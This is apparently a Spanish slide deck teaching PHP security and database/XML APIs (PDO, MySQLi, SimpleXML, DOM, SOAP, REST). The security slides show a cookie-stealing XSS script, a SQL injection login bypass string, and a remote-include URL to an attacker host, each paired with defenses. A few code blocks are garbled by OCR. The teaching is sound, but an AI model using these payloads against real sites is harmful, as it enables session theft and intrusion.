  // do stuff only for logged in users
  }
- Detección de origen

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 10

- **Register Globals**
- if (checkLogin())
  {
  $loggedin = TRUE;
  }
  if ($loggedin)
  {
  // do stuff only for logged in users
  }
- Detección de origen
- NO presente en Php 6

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 11

- **Seguridad de una Página Web**
- Seguridad de los elementos que tienen interface con la aplicación
  - Formularios
  - URLs

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 12

- **Burlar Formularios**
  - Desde otro lugar
    - <form method="POST" action="process.php">
      Street: <input type="text" name="street" maxlength="100" />
      City: <input type="text" name="city" maxlength="50" />
      State:
      <select name="state">
      <option value="">Pick a state...</option>
      <option value="AL">Alabama</option>
      <option value="AK">Alaska</option>
      <option value="AR">Arizona</option>
      <!-- options continue for all 50 states -->
      </select>
      Zip: <input type="text" name="zip" maxlength="5" />
      <input type="submit" />
      </form>

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 13

- **Burlar Formularios**
  - Es muy difícil de evitar.
  - Pero el “formulario externo” también debe filtrarse.
    - <form method="POST" action="http://example.org/process.php">
      Street: <input type="text" name="street" />
      City: <input type="text" name="city" />
      State: <input type="text" name="state" />
      Zip: <input type="text" name="zip" />
      <input type="submit" />
      </form>

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 14

- **Burlar Formularios**
  - Es muy difícil de evitar.
  - Pero el “formulario externo” también debe filtrarse en el Servidor.
    - <form method="POST" action="http://example.org/process.php">
      Street: <input type="text" name="street" />
      City: <input type="text" name="city" />
      State: <input type="text" name="state" />
      Zip: <input type="text" name="zip" />
      <input type="submit" />
      </form>

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 15

- **Cross-site Scripting (XSS)**
  - Confianza del usuario en la aplicación.
  - <form method="POST" action="process.php">
    Add a comment:
    <textarea name="comment"></textarea>
    <input type="submit" />
    </form>
  - Comment:
  - <script>
    document.location = ''http://example.org/getcookies.php?cookies='' + document.cookie;
    </script>
  - Para obtener los datos usa $_GET['cookies']

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 16

- **Cross-site Scripting (XSS)**
  - Confianza del usuario en la aplicación.
  - <form method="POST" action="process.php">
    Add a comment:
    <textarea name="comment"></textarea>
    <input type="submit" />
    </form>
  - Comment:
    <script>
    document.location = ''http://example.org/getcookies.php?cookies='' + document.cookie;
    </script>
  - Para obtener los datos usa $_GET['cookies']

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 17

- **Cross-site Request Forgeries (CSRF)**
  - Confianza de la aplicación en el usuario
  - Envía cabeceras HTTP sin el conocimiento del usuario atacado.
  - Escapando no se logra saber si es legitima la petición.

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 18

- **Cross-site Request Forgeries (CSRF)**
  - Una página donde el usuario se registra y luego puede ver un catálogo de libros para comprar.
  - El “SBG” se registra normalmente e intenta comprar.
    - Se debe loguear para comprar
    - Al comprar se redirecciona a checkout.php
    - Detecta que recibe valores POST y GET
  - En otro site,
  - Funciona para los usuarios autenticados, con sesion activa.

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 19

- **Cross-site Request Forgeries (CSRF)**
  - Una página donde el usuario se registra y luego puede ver un catálogo de libros para comprar.
  - El “SBG” se registra normalmente e intenta comprar.
    - Se debe loguear para comprar
    - Al comprar se redirecciona a checkout.php
    - Detecta que recibe valores POST y GET
  - En otro site,
  - Funciona para los usuarios autenticados, con sesion activa.

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 20

- **Cross-site Request Forgeries (CSRF)**
  - **Tokenizar**
  - <?php
    session_start();
    $token = md5(uniqid(rand(), TRUE));
    $_SESSION[’token’] = $token;
    ?>
  - <form action="checkout.php" method="POST">
    <input type="hidden" name="token" value="<?php echo $token; ?>" />

    <!-- Más formulario -->

    </form>

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 21

- **SQL Injection**
  - <form method="login.php" action="POST">
    Username: <input type="text" name="username" />
    Password: <input type="password" name="password" />
    <input type="submit" value="Log In" />
    </form>
  - $username = $_POST[’username’];
    $password = md5($_POST[’password’]);
    $sql = "SELECT *
    FROM users
    WHERE username = ’{$username}’ AND
    password = ’{$password}’";
    /* database connection and query code */
  - if (count($results) > 0) {
    // Successful login attempt
    }

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 22

- **SQL Injection**
  - username’ OR 1 = 1 --
  - SELECT *
    FROM users
    WHERE username = ’username’ OR 1 = 1 --’ AND
    password = ’d41d8cd98f00b204e9800998ecf8427e’
  - Filtrar. Escapar.
  - mysql_escape_string() para escapar.

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 23

- **Seguridad de la Sesion**
  - **FIjación de la Session (Session fixation or riding)**
  - Consiste en fijar el nombre de la cookie de session
  - Click here
  - Se usa para ganar más privilegios.
  - // If the user login is successful, regenerate the session ID
    if (authenticate( )) {
    session_regenerate_id();
    }

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 24

- **Seguridad de la Sesion**
  - **Secuestro de la session (Session hijacking)**
  - Usa a session de otro
  - Un usuario se autentica.
  - El “SBG” se entera del ID. He de buscar otro forma de verificar la autenticidad del usuario.
    - user-agent header.
    - if ($_SESSION[’user_agent’] != $_SERVER[’HTTP_USER_AGENT’])
      {
      // Force user to log in again
      exit;
      }

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 25

- **Seguridad del sistema de archivos**
- **Remote Code Injection**
  - Include, require.
  - include "{$GET[’section’]}/data.inc.php";
  - http://example.org/?section=http%3A%2F%2Fevil.example.org%2Fattack.inc%3F
  - include "http://evil.example.org/attack.inc?/data.inc.php";

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 26

- **Seguridad del sistema de archivos**
- **Command Injection**
  - exec(), system(), passthru().
    - escapeshellcmd()
    - escapeshellarg()
  - NO usar comandos creados dinámicamente

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 27

- **Servidores Compartidos**
  - safe_mode, antigua forma de prevenirlo. No disponible en PHP 6.
    - open_basedir (include, fopen)
    - <VirtualHost *>
      DocumentRoot /home/user/www
      ServerName www.example.org
      <Directory /home/user/www>
      php_admin_value open_basedir "/home/user/www/:/usr/local/lib/php/"
      </Directory>
      </VirtualHost>

Agustín F. Calderón M.
agustincl@gmail.com

Seguridad 28

- **Servidores Compartidos**
  - safe_mode, antigua forma de prevenirlo. No disponible en PHP 6.
  - PHP.INI
    - disable_functions, disable_classes
    - Desactiva las funciones y las clases listadas.
    - SOLO se puede en el PHP.INI
    - ; Disable functions
      disable_functions = exec,passthru,shell_exec,system

      ; Disable classes
      disable_classes = DirectoryIterator,Directory

Agustín F. Calderón M.
agustincl@gmail.com

PDO

- PDO (PHP Data Objects)
- Una interface para accedera Bases de Datos.
- Se debe usar un Driver PDO específico para cada base de datos.
- Es una capa de abstracción, con las mismas funciones para consultas en todos los Drivers.
- Disponible desde PHP 5.1

Agustín F. Calderón M.
agustincl@gmail.com

PDO Drivers

- PDO_DBLIB FreeTDS / Microsoft SQL Server / Sybase
- PDO_FIREBIRD Firebird/Interbase 6
- PDO_IBM IBM DB2
- PDO_INFORMIX IBM Informix Dynamic Server
- PDO_MYSQL MySQL 3.x/4.x/5.x
- PDO_OCI Oracle Call Interface
- PDO_ODBC ODBC v3 (IBM DB2, unixODBC and win32 ODBC)
- PDO_PGSQL PostgreSQL
- PDO_SQLITE SQLite 3 and SQLite 2
- PDO_4D 4D

Agustín F. Calderón M.
agustincl@gmail.com

PDO Ejemplos

- Conectarse a MySQL

```
<?php
$dbh = new PDO('mysql:host=localhost;dbname=test', $user, $pass);
?>
```

- Manejo de errores

```
<?phptry {    $dbh = new PDO('mysql:host=localhost;dbname=test', $user, $pass);    foreach($dbh->query('SELECT * from FOO') as $row) {        print_r($row);    } = null;} catch (PDOException $e) {    print "Error!: " . $e->getMessage() . "<br/>";    die();}?>
```

Agustín F. Calderón M.
agustincl@gmail.com

PDO Ejemplos 2

- Conexión persistente

```
<?php
$dbh = new PDO('mysql:host=localhost;dbname=test', $user,
$pass, array(
    PDO::ATTR_PERSISTENT => true
));
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

PDO TRansacciones

- PDO usa transacciones.
- Transacciones: Atomicidad, Consistencia, Aislamiento, Durabilidad (ACID)
- Cualquier transaccion se garantiza realizada en la base de datos correctamente, y sin interferir con otras conexiones.
- Se aplican todos los cambios a las vez.
- Tiene un costo en la eficiencia.
- PDO utilizará "auto-commit", haciendo implicita la transaccion.
- Para iniciar una transaccion se necesita PDO::beginTransaction()
- Para finalizar se necesita PDO::commit() o PDO::rollBack().
-

```
<?php
$dbh = new PDO('mysql:host=localhost;dbname=test', $user,
$pass, array(
    PDO::ATTR_PERSISTENT => true
));
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

PDO TRansacciones 2

- PDO usa transacciones.
-

```
<?php
try {
  $dbh = new PDO('odbc:SAMPLE', 'db2inst1', 'ibmdb2',
      array(PDO::ATTR_PERSISTENT => true));
  echo "Connected\n";
  $dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

  $dbh->beginTransaction();
  $dbh->exec("insert into staff (id, first, last) values (23, 'Joe', 'Bloggs')");
  $dbh->exec("insert into salarychange (id, amount, changedate)
      values (23, 50000, NOW())");
  $dbh->commit();

} catch (Exception $e) {
  $dbh->rollBack();
  echo "Failed: " . $e->getMessage();
}
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

PDO Insert

-
- INSERT

```
<?php
$stmt = $dbh->prepare("INSERT INTO REGISTRY (name, value) VALUES (:name, :value)");
$stmt->bindParam(':name', $name);
$stmt->bindParam(':value', $value);

// insert one row
$name = 'one';
$value = 1;
$stmt->execute();

// insert another row with different values
$name = 'two';
$value = 2;
$stmt->execute();
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

PDO Execute

-
- Execute

```
<?php
$stmt = $dbh->prepare("SELECT * FROM REGISTRY where name = ?");
if ($stmt->execute(array($_GET['name']))) {
  while ($row = $stmt->fetch()) {
    print_r($row);
  }
}
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

PDO Procedure

-
- Procedure

```
<?php
$stmt = $dbh->prepare("CALL sp_returns_string(?)");
$stmt->bindParam(1, $return_value, PDO::PARAM_STR, 4000);

// call the stored procedure
$stmt->execute();

print "procedure returned $return_value\n";
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

PDO Errors

- PDO::ERRMODE_SILENT
-
- Modo por defecto. Se necesita usar PDOStatement::errorCode() o PDOStatement::errorInfo() en el objeto.
-
- PDO::ERRMODE_WARNING
- PDO genera una salida E_WARNING.
-
-
- PDO::ERRMODE_EXCEPTION
- PDO lanzara una PDOException para reflejar el error
-

```
<?php

  $dbh = new PDO( /* your connection string */ );
  $dbh->setAttribute( PDO::ATTR_ERRMODE, PDO::ERRMODE_WARNING );
  // . . .
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

PDO LOBs

- LOBs: Large Objects
- Resultados de más de 4k
-
- Lee la variable en $lob y la envía al navegador usando fpassthru().
- LOB se representa como un stream, asi que se puede usar con fgets(), fread() and stream_get_contents()

```
<?php
$db = new PDO('odbc:SAMPLE', 'db2inst1', 'ibmdb2');
$stmt = $db->prepare("select contenttype, imagedata from images where id=?");
$stmt->execute(array($_GET['id']));
$stmt->bindColumn(1, $type, PDO::PARAM_STR, 256);
$stmt->bindColumn(2, $lob, PDO::PARAM_LOB);
$stmt->fetch(PDO::FETCH_BOUND);

header("Content-Type: $type");
fpassthru($lob);
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

PDO LOBs 2

- Inserta una imagen en la base de datos.

```
<?php
$db = new PDO('odbc:SAMPLE', 'db2inst1', 'ibmdb2');
$stmt = $db->prepare("insert into images (id, contenttype, imagedata) values (?, ?, ?)");
$id = get_new_id(); // some function to allocate a new ID

// assume that we are running as part of a file upload form
// You can find more information in the PHP documentation

$fp = fopen($_FILES['file']['tmp_name'], 'rb');

$stmt->bindParam(1, $id);
$stmt->bindParam(2, $_FILES['file']['type']);
$stmt->bindParam(3, $fp, PDO::PARAM_LOB);

$db->beginTransaction();
$stmt->execute();
$db->commit();
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

MySqli

- Permite acceder a las funcionalidades de Mysql 4.1

```
<?php
$mysqli = new mysqli("localhost", "my_user", "my_password", "world");

/* check connection */
if (mysqli_connect_errno()) {
    printf("Connect failed: %s\n", mysqli_connect_error());
    exit();
}

/* Insert rows */
$mysqli->query("CREATE TABLE Language SELECT * from CountryLanguage");
printf("Affected rows (INSERT): %d\n", $mysqli->affected_rows);

$mysqli->query("ALTER TABLE Language ADD Status int default 0");

/* update rows */
$mysqli->query("UPDATE Language SET Status=1 WHERE Percentage > 50");
printf("Affected rows (UPDATE): %d\n", $mysqli->affected_rows);

/* delete rows */
$mysqli->query("DELETE FROM Language WHERE Percentage < 50");
printf("Affected rows (DELETE): %d\n", $mysqli->affected_rows);

/* select all rows */
$result = $mysqli->query("SELECT CountryCode FROM Language");
printf("Affected rows (SELECT): %d\n", $mysqli->affected_rows);

$result->close();

/* Delete table Language */
$mysqli->query("DROP TABLE Language");

/* close connection */
$mysqli->close();
```

Agustín F. Calderón M.
agustincl@gmail.com

MySqli 2

- Permite acceder a las funcionalidades de Mysql 4.1

```
<?php
$link = mysqli_connect("localhost", "my_user", "my_password", "world");

if (!$link) {
    printf("Can't connect to localhost. Error: %s\n", mysqli_connect_error());
    exit();
}

/* Insert rows */
mysqli_query($link, "CREATE TABLE Language SELECT * from CountryLanguage");
printf("Affected rows (INSERT): %d\n", mysqli_affected_rows($link));

mysqli_query($link, "ALTER TABLE Language ADD Status int default 0");

/* update rows */
mysqli_query($link, "UPDATE Language SET Status=1 WHERE Percentage > 50");
printf("Affected rows (UPDATE): %d\n", mysqli_affected_rows($link));

/* delete rows */
mysqli_query($link, "DELETE FROM Language WHERE Percentage < 50");
printf("Affected rows (DELETE): %d\n", mysqli_affected_rows($link));

/* select all rows */
$result = mysqli_query($link, "SELECT CountryCode FROM Language");
printf("Affected rows (SELECT): %d\n", mysqli_affected_rows($link));

mysqli_free_result($result);

/* Delete table Language */
mysqli_query($link, "DROP TABLE Language");

/* close connection */
mysqli_close($link);
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

MySqli 3

- Permite acceder a las funcionalidades de Mysql 4.1

```
<?php
$mysqli = new mysqli("localhost", "my_user", "my_password", "world");

if (mysqli_connect_errno()) {
    printf("Connect failed: %s\n", mysqli_connect_error());
    exit();
}

/* turn autocommit on */
$mysqli->autocommit(TRUE);

if ($result = $mysqli->query("SELECT @@autocommit")) {
    $row = $result->fetch_row();
    printf("Autocommit is %s\n", $row[0]);
    $result->free();
}

/* close connection */
$mysqli->close();
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

MySqli 4

- Permite acceder a las funcionalidades de Mysql 4.1

```
<?php
$link = mysqli_connect("localhost", "my_user", "my_password", "world");

if (!$link) {
    printf("Can't connect to localhost. Error: %s\n", mysqli_connect_error());
    exit();
}

/* turn autocommit on */
mysqli_autocommit($link, TRUE);

if ($result = mysqli_query($link, "SELECT @@autocommit")) {
    $row = mysqli_fetch_row($result);
    printf("Autocommit is %s\n", $row[0]);
    mysqli_free_result($result);
}

/* close connection */
mysqli_close($link);
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

Simple XML

- Extension de PHP
- Provee una manera fácil de trabajar con archivos XML.
- Se trabaja como si fueran objetos y arrays.

Agustín F. Calderón M.
agustincl@gmail.com

Simple XML 2

- Archivo XML

```
<?php
$xmlstr = <<<XML
<?xml version='1.0' standalone='yes'?>
<movies>
 <movie>
  <title>PHP: Behind the Parser</title>
  <characters>
   <character>
    <name>Ms. Coder</name>
    <actor>Onlivia Actora</actor>
   </character>
   <character>
    <name>Mr. Coder</name>
    <actor>El Act&#211;r</actor>
   </character>
  </characters>
  <plot>
   So, this language. It's like, a programming language. Or is it a
   scripting language? All is revealed in this thrilling horror spoof
   of a documentary.
  </plot>
  <great-lines>
   <line>PHP solves all my web problems</line>
  </great-lines>
  <rating type="thumbs">7</rating>
  <rating type="stars">5</rating>
 </movie>
</movies>
XML;
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

Simple XML 3

- Archivo XML

```
<?php
include 'example.php';

$xml = new SimpleXMLElement($xmlstr);

echo $xml->movie[0]->plot; // "So this language. It's like..."
?>
```

- Nombres no permitidos en php

```
<?php
include 'example.php';

$xml = new SimpleXMLElement($xmlstr);

echo $xml->movie->{'great-lines'}->line; // "PHP solves all my web problems"
?>
```

- Si no se está seguro del formato del archivo

```
<?php
$xmlObject = simplexml_load_string($xml);
// o
$xmlObject = simplexml_load_file(xml);
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

Simple XML 4

- Iterator como objeto

```
<?php
include 'example.php';

$xml = new SimpleXMLElement($xmlstr);

/* For each <movie> node, we echo a separate <plot>. */
foreach ($xml->movie as $movie) {
   echo $movie->plot, '<br />';
}

?>
```

Agustín F. Calderón M.
agustincl@gmail.com

Simple XML 5

- Acceso a atributos

```
<?php
include 'example.php';

$xml = new SimpleXMLElement($xmlstr);

/* Access the <rating> nodes of the first movie.
 * Output the rating scale, too. */
foreach ($xml->movie[0]->rating as $rating) {
    switch((string) $rating['type']) { // Get attributes as element indices
    case 'thumbs':
        echo $rating, ' thumbs up';
        break;
    case 'stars':
        echo $rating, ' stars';
        break;
    }
}
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

Simple XML 6

- Comparar elementos y atributos o pasarlos afunciones se hace mediente un cast a string, de lo contratio PHP entiende el elemento como un objeto.

```
<?php
include 'example.php';

$xml = new SimpleXMLElement($xmlstr);

if ((string) $xml->movie->title == 'PHP: Behind the Parser') {
    print 'My favorite movie.';
}

htmlentities((string) $xml->movie->title);
?>
```

- Comparar dos elementos. Se consideran diferentes incluso cuando se refieren al mismo elemento desde PHP 5.2.0.

```
<?php
$el1 = new SimpleXMLElement($xmlstr);
$el2 = new SimpleXMLElement($xmlstr);
var_dump($el1 == $el2); // false since PHP 5.2.0
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

Simple XML 7

- Soporta Xpath.

```
<?php
include 'example.php';
$xml = new SimpleXMLElement($xmlstr);

foreach ($xml->xpath('//character') as $character) {
    echo $character->name, 'played by ', $character->actor, '<br />';
}
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

Simple XML 8

- Set. Tratado como objeto xml, permite el acceso a cualquier elemento.

```
<?php
include 'example.php';
$xml = new SimpleXMLElement($xmlstr);

$xml->movie[0]->characters->character[0]->name = 'Miss Coder';

echo $xml->asXML();
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

Simple XML 9

- Agegar elementos y atributos. Desde PPHP 5.1.3 se pueden agregar con hijos y atributos.

```
<?php
include 'example.php';
$xml = new SimpleXMLElement($xmlstr);

$character = $xml->movie[0]->characters->addChild('character');
$character->addChild('name', 'Mr. Parser');
$character->addChild('actor', 'John Doe');

$rating = $xml->movie[0]->addChild('rating', 'PG');
$rating->addAttribute('type', 'mpaa');

echo $xml->asXML();
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

Simple XML 10

- Convertir de Objeto Simple XML a DOM.

```
<?php
$dom = new domDocument;
$dom->loadXML('<books><book><title>blah</title></book></books>');
if (!$dom) {
    echo 'Error while parsing the document';
    exit;
}

$s = simplexml_import_dom($dom);

echo $s->book[0]->title;
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

DOM

- DOM (Document Object Model)
- API de acceso a documentos XML y manipularlos como estructuras de árbol
- Notación IDL (Interface Description Language)
- Para PHP 4 es DOM XML. Para PHP 5 es DOM API.

Agustín F. Calderón M.
agustincl@gmail.com

DOM 2

- Requiere que se lea el documento en memoria
- Se recomienda cuando hay modificaciones en lugares aleatorios, o momentos diferentes o que modifican la estructura.
- La interfaz Node proporciona el acceso al arbol del documento y es la raiz de la jerarquia de la clase DOM Core.

Agustín F. Calderón M.
agustincl@gmail.com

DOM NODE

Type		Name	Read-only	DOM 2.0
Attributes				
DOMString		nodeName	✓	
DOMString		nodeValue		
Short		Unsigned type	✓	
Node		parentNode	✓	
NodeList		childNodes	✓	
Node		firstChild	✓	
Node		lastChild	✓	
Node		previousSibling	✓	
Node		nextSibling	✓	
NamedNodeMap		attributes	✓	
Document		ownerDocument	✓	✓
DOMString		namespaceURI	✓	✓
DOMString		Prefix		✓
DOMString		localName	✓	✓

Agustín F. Calderón M.
agustincl@gmail.com


DOM NODE 2

Methods				
Boolean		hasAttributes		✓
Node		insertBefore		
	Node	newChild		
	Node	refChild		
Node		replaceChild		
	Node	newChild		
	Node	oldChild		
Node		removeChild		
	Node	oldChild		

Node		appendChild		
	Node	newChild		
Boolean		hasChildNodes		
Node		cloneNode		
	Boolean	Deep		
Void		normalize		✓
Boolean		isSupported		✓
	DOMString	Feature		✓
	DOMString	Version		✓

DOM ESTRUCTURA Y NODOS

- <sample bogus="value"><text_node>Test data.</text_node></sample>



stín F. Calderón M.
agustincl@gmail.com

DOM EJEMPLO

- Código PHP

```
<?php
$dom = new DOMDocument('1.0', 'iso-8859-1');
$element = $dom->appendChild(new DOMElement('root'));
$attr = $element->setAttributeNode(new DOMAttr('attr', 'attrvalue'));
echo $dom->saveXML();
?>
```

- Salida

```
<?xml version="1.0" encoding="iso-8859-1"?>
<root attr="attrvalue" />
```

Agustín F. Calderón M.
agustincl@gmail.com

DOM EJEMPLO 2

- Crear un fichero XML

```
<?php

$dom = new DOMDocument('1.0', 'iso-8859-1');
$element = $dom->appendChild(new DOMElement('root'));
$comment = $element->appendChild(new DOMComment('root comment'));
echo $dom->saveXML();
?>
```

- Salida

```
<?xml version="1.0" encoding="iso-8859-1"?>
<root><!--root comment--></root>
```

Agustín F. Calderón M.
agustincl@gmail.com

DOM EJEMPLO 3

Agustín F. Calderón M.
agustincl@gmail.com

- Crear un nuevo elemento como root

DOM EJEMPLO 4

Agustín F. Calderón M.
agustincl@gmail.com

DOM EJEMPLO 5

- Elementos

```
<?php

$doc = new DomDocument;

// We need to validate our document before refering to the id
$doc->validateOnParse = true;
$doc->Load('book.xml');

echo "The element whose id is books is: " . $doc->getElementById('books')-
>tagName . "\n";

?>
```

- Salida

```
The element whose id is books is: chapter
```

Agustín F. Calderón M.
agustincl@gmail.com

SOAP

- **Simple Object Access Protocol**
- Comunicar sistemas enviando peticiones y recibiendo respuestas, proveyendo mecanismos en diferentes patrones (como Remote Procedure Call o RPC). Las entradas y las salidas son en XML.
- Google Web Search service:
- try {

```
$client = new SoapClient('http://api.google.com/GoogleSearch.wsdl');
$results = $client->doGoogleSearch($key, $query, 0, 10, FALSE, '',
FALSE, '', '');
foreach ($results->resultElements as $result) {
echo '<a href="' . htmlentities($result->URL) . '">';
echo htmlentities($result->title, ENT_COMPAT, 'UTF-8');
echo '</a><br/>';
}
}
catch (SoapFault $e) {
echo $e->getMessage();
}
```

Agustín F. Calderón M.
agustincl@gmail.com

SOAP 2

- **Simple Object Access Protocol**
- Comunicar sistemas enviando peticiones y recibiendo respuestas, proveyendo mecanismos en diferentes patrones (como Remote Procedure Call o RPC). Las entradas y las salidas son en WSDL.
- class MySoapServer
  {
  public function getMessage() {
  return 'Hello, World!';
  }
  public function addNumbers($num1, $num2) {
  return $num1 + $num2;
  }
  }

Agustín F. Calderón M.
agustincl@gmail.com

SOAP 3

- **Simple Object Access Protocol**
- $options = array(
  'location' => 'http://example.org/soap/server/server.php',
  'uri' => 'http://example.org/soap/server/'
  );
  $client = new SoapClient(NULL, $options);
  echo $client->getMessage() . "\n";
  echo $client->addNumbers(3, 5) . "\n";

Agustín F. Calderón M.
agustincl@gmail.com

REST

- **Representational State Transfer**
- Se basa en la presencia de recursos en el sistema.
- RSS y RDF. Del.icio.us
- No hay una clase para comunicarse con todos los REST.
- Responden con XML. Entonces se digiere con SimpleXML(). Generalmente tienen una API bien definida.
- $u = 'username';
  $p = 'password';
  $fooTag = "https://{$u}:{$p}@api.del.icio.us/v1/posts/all?tag=foo";
  $bookmarks = new SimpleXMLElement($fooTag, NULL, true);
  foreach ($bookmarks->post as $bookmark)
  {
  echo '';
  echo htmlentities($bookmark['description']);
  echo "
\n";
  }

Agustín F. Calderón M.
agustincl@gmail.com

Presentación

- http://docs.google.com/present/view?id=dw876xz_133gpgt3gqq

Agustín F. Calderón M.
agustincl@gmail.com